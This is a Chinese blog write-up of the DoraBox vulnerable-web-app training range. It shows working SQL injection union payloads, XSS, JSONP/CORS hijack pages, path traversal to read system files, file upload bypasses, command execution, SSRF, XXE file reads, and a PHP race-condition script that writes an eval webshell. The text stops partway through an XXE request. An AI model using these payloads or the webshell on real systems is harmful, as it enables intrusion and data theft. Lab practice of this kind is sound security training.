dorabox靶场writeup

原创

硬核韦恩 于 2020-08-22 11:14:08 发布 552 收藏 2

分类专栏： 靶场实践 靶场搭建 集成环境配置 文章标签： 安全 安全漏洞

本文链接：https://blog.csdn.net/weixin_45705209/article/details/108165160


靶场实践 同时被 3 个专栏收录


6 篇文章 0 订阅

订阅专栏


靶场搭建

2 篇文章 0 订阅

订阅专栏


集成环境配置

2 篇文章 0 订阅

订阅专栏

靶场搭建

这里我直接采用Windows下的wamp集成环境，直接将靶场源码下载到本地，解压到网站根目录即可。

网站源码下载地址：https://github.com/Acmesec/DoraBox

数据库的配置，修改conn.php的数据库连接账号及密码，在本地数据库创建一个pentest数据库，将pentest.sql文件导入到数据库中，在创建的库中执行source D:/wamp/www/DoraBox-master/pentest.sql即可，到这里靶场就搭建完毕。

作者也在github上有制作了docker版的靶场，作者给的docker地址有点问题，用这个地址可以下载到docker镜像

```
docker pull redteamwing/dorabox:v1.0
```

靶场实践

SQL注入

数字型

直接通过and 1=1、and 1=2逻辑判断存在注入点，order by查询出字段数为3，用union联合查询查看回显点为2，3.

id: submit

SQLi语句：SELECT * FROM news WHERE id = -1 union select 1,2,3

标题	内容
2	3

接着直接带入查询语句查出当前数据库以及用户

id: submit

SQLi语句：SELECT * FROM news WHERE id = -1 union select 1,database(),user()

标题	内容
pentest	root@localhost

查询出数据库中的表以及表中的字段如下

id: submit

SQLi语句：SELECT * FROM news WHERE id = -1 union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()

标题	内容
2	account,news

id: submit

SQLi语句：SELECT * FROM news WHERE id = -1 union select 1,2,group_concat(column_name) from information_schema.columns where table_name='account'

标题	内容
2	Id,rest,own

id: submit

SQLi语句：SELECT * FROM news WHERE id = -1 union select 1,2,group_concat(column_name) from information_schema.columns where table_name='news'

标题	内容
2	id,title,content

接着查询出表中的数据

id: submit

SQLi语句：SELECT * FROM news WHERE id = -1 union select 1,2,group_concat(id,'~',title,'~',content) from news limit 0,1

标题	内容
2	1~DoraBox~DoraBox is very good.,2~MstLab~MstLab are very cool.

id: submit

SQLi语句：SELECT * FROM news WHERE id = -1 union select 1,2,group_concat(id,'~',rest,'~',own) from account

标题	内容
2	1~1~666

字符型

用**1’ or ‘1’='1**和**1’ or ‘1’='2**判断出存在注入

同样用order by判断出字段数为3，带入查询语句可直接查询出数据

title: submit

SQLi语句：SELECT * FROM news WHERE title='1' union select 1,database(),user()#'

标题	内容
pentest	root@localhost

接下来的步骤和数字型的一样带去SQL语句查询即可

搜索型

搜索型需要多闭合一个%，其他都与前面类似。

首先还是判断注入点 **1%’ or 1=1#** 、 **1%’ or 1=2#** ，下面的步骤就和前面的时一样的，带入查询语句即可

content: submit


SQLi语句：SELECT * FROM news WHERE content like '%1%' union select 1,database(),user()#%'

标题	内容
pentest	root@localhost

XSS跨站


XSS 反射型

插入JavaScript就可以弹窗，没有任何过滤




XSS 存储型

同样插入JavaScript代码就可以弹窗，只不过这个是存储在服务器端，每次访问就会触发代码



XSS DOM型

触发DOM型XSS靠的是浏览器端的DOM解析，主要是将用户可控的JavaScript数据输出到HTML页面中而产生的漏洞




CSRF

JSONP劫持

Json劫持就是要把打印的数据，远程调用JSON文件来实现数据传递，以下为构造的页面源码

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>JSONP劫持测试</title>
</head>
<body>
<script type="text/javascript">
function test(result)
{
alert(result.address);
}
</script>
<script type="text/javascript" src="http://www.test.com/csrf/jsonp.php?callback=test"></script>
</body>
</html>
```



CORS跨域资源读取

在当前路径构造html页面进行劫持，以下为构造的源码


```
<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>Ajax</title>
</head>
<body>
<h1>Ajax 发送 get 请求</h1>
<script>
function ajax() {
  var xhr = new XMLHttpRequest();
  xhr.responseType = "text";
  xhr.open('GET', '/csrf/userinfo.php', true);
  xhr.onreadystatechange= function(e) {
    if(this.status == 200){
        alert(this.responseText);
    }
  };
  xhr.send();
}
ajax();
</script>
</body>
```

访问构造的页面

文件包含


任意文件包含

这里我是直接在C盘根目录下创建了一个tetx.txt文件，成功包含了text.txt中的phpinfo，因为我这里环境用的是Windows，如果是linux的环境可以对/etc/passwd进行包含



目录限制文件包含


这里如果用绝对路径就不能直接访问。只能用相对路径来包含目标文件，.../.../.../.../.../test.txt可以看到成功包含目标文件，如果是Linux可以直接对.../.../.../.../.../.../.../etc/passwd进行包含。



文件上传

任意文件上传

没有任何限制，可以直接上传木马，这里我上传了一个phpinfo，可以看到上传成功并可以直接访问



JS限制文件上传

先把php木马的后缀改为允许上传的格式，在通过burpsuite抓包把文件后缀修改为php，从而绕过前端js校验

MIME限制文件上传

这里服务端是对文件的MIME做了校验，可以直接上传php脚本，然后通过burpsuite抓包，将文件的Content-Type修改为image/jpeg就可以成功上传php脚本

扩展名限制文件上传

这里试了很多绕过方式，大小写绕过、00截断（这里我一开始用phpstudy搭建的环境，变化大小写文件上传成功但是服务端没有对文件进行解析，后来用了wampmanager文件就被解析了，还是有点没搞懂是哪里的问题），后来用了.php.后缀名上传成功并可以成功getshell，这是因为Windows不允许以点为结束的文件后缀名，上传之后Windows会自动去除点，从而绕过

内容限制文件上传

先制作一个图片马，然后把后缀修改回php绕过内容检测，或者直接在文件头添加gif文件头-gif89a即可


代码/命令

任意代码执行

看了源码发现输入框用的是assert()，是常见的危险函数，如果输入的字符串则会被当成PHP代码执行
这里直接输入phpinfo(),被当作代码执行

任意命令执行

这边也是通过分析了源代码发现用的是exec()函数，这个函数的作用是不输出结果，返回执行结果的最后一行
这里我使用了ipconfig命令，可以看到返回了执行结果的最后一行




虽然只能返回一行，但是如果执行一些写入文件的命令造成的危害就不可估量了

SSRF

看了源码发现使用file_get_contents来获取值的，这个函数可以读取内网的文件，同时也可以打开url，还有就是对内网的端口进行探测等

读取本地hosts文件



访问外部url

其他


条件竞争-支付

大致的思路是用脚本自动化提交页面，虽然程序是通过判断余额是否大于0，但是运用多线程脚本快速的完成交易时，可能上一单没有核算完成，所以就可能会产生当前余额已经为0或者是负数，但是上一单的交易还没结束，从而也可能支付成功。

这里看了一下作者给的poc，尝试着运行了一下，但是并没有看到效果，还是没有搞懂作者的意图。

条件竞争-上传

这边作者并没有给出上传的位置，所以只能通过作者给的poc进行测试
将作者编写的poc和要上传的文件放在一个目录下




这里是通过上传一个创建文件的php脚本，因为服务器端会删除白名单之外的文件，这里竞争的地方，就是赶在程序删除文件之前先执行了上传的脚本，从而生成一句话木马

```php
<?php fputs(fopen("info.php", "w"), '<?php @eval($_POST["key"]);?>'); ?>
```

这里还需要把poc里的url地址改为自己靶机的地址


```
    self.url = 'http://192.168.1.137:8001/race_condition/uploads/key.php' #上传的文件地址
    self.uploadUrl = 'http://192.168.1.137:8001/race_condition/upload.php' #上传文件的地址
```

运行poc发现文件已经存在了



任意文件读取


类似于文件包含，不过这个只能读取文件，不能执行命令



Copyright (c) 1993-2009 Microsoft Corp. # # This is a sample HOSTS file used by Microsoft TCP/IP for Windows. # # This file contains he mappings of IP addresses to host names. Each # entry should be kept on an individual line. The IP address should # be placed in he first column followed by the corresponding host name. # The IP address and the host name should be separated by at least one # space. # # Additionally, comments (such as these) may be inserted on individual # lines or following the machine name denoted by a #' symbol. # # For example: # # 102.54.94.97 rhino.acme.com # source server # 38.25.63.10 x.acme.com # x client host # localhost name resolution is handled within DNS itself. # 127.0.0.1 localhost # ::1 localhost 127.0.0.1 DoraBox 127.0.0.1 DoraBox.com 127.0.0.1 ocalhost

XXE

这里首先访问的login.php文件是会出现这样的错误信息



Warning: DOMDocument::loadXML(): Empty string supplied as input in **C:\phpstudy_pro\WWW\DoraBox-master\xxe\login.php** on line **11**

Warning: simplexml_import_dom(): Invalid Nodetype to import in **C:\phpstudy_pro\WWW\DoraBox-master\xxe\login.php** on line **12**
0

这里通过插入xml代码块到request包中，最后重新范围界面就可以此漏洞读取到服务器的本地文件

```
<!DOCTYPE a [
<!ENTITY xxe SYSTEM "file:///c:/windows/win.ini" >
]>
<user><username>&xxe;</username><password>admin</password></user>
```

GET /xxe/login.php HTTP/1.1
Host: 192.168.56.101:8001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

<!DOCTYPE a [
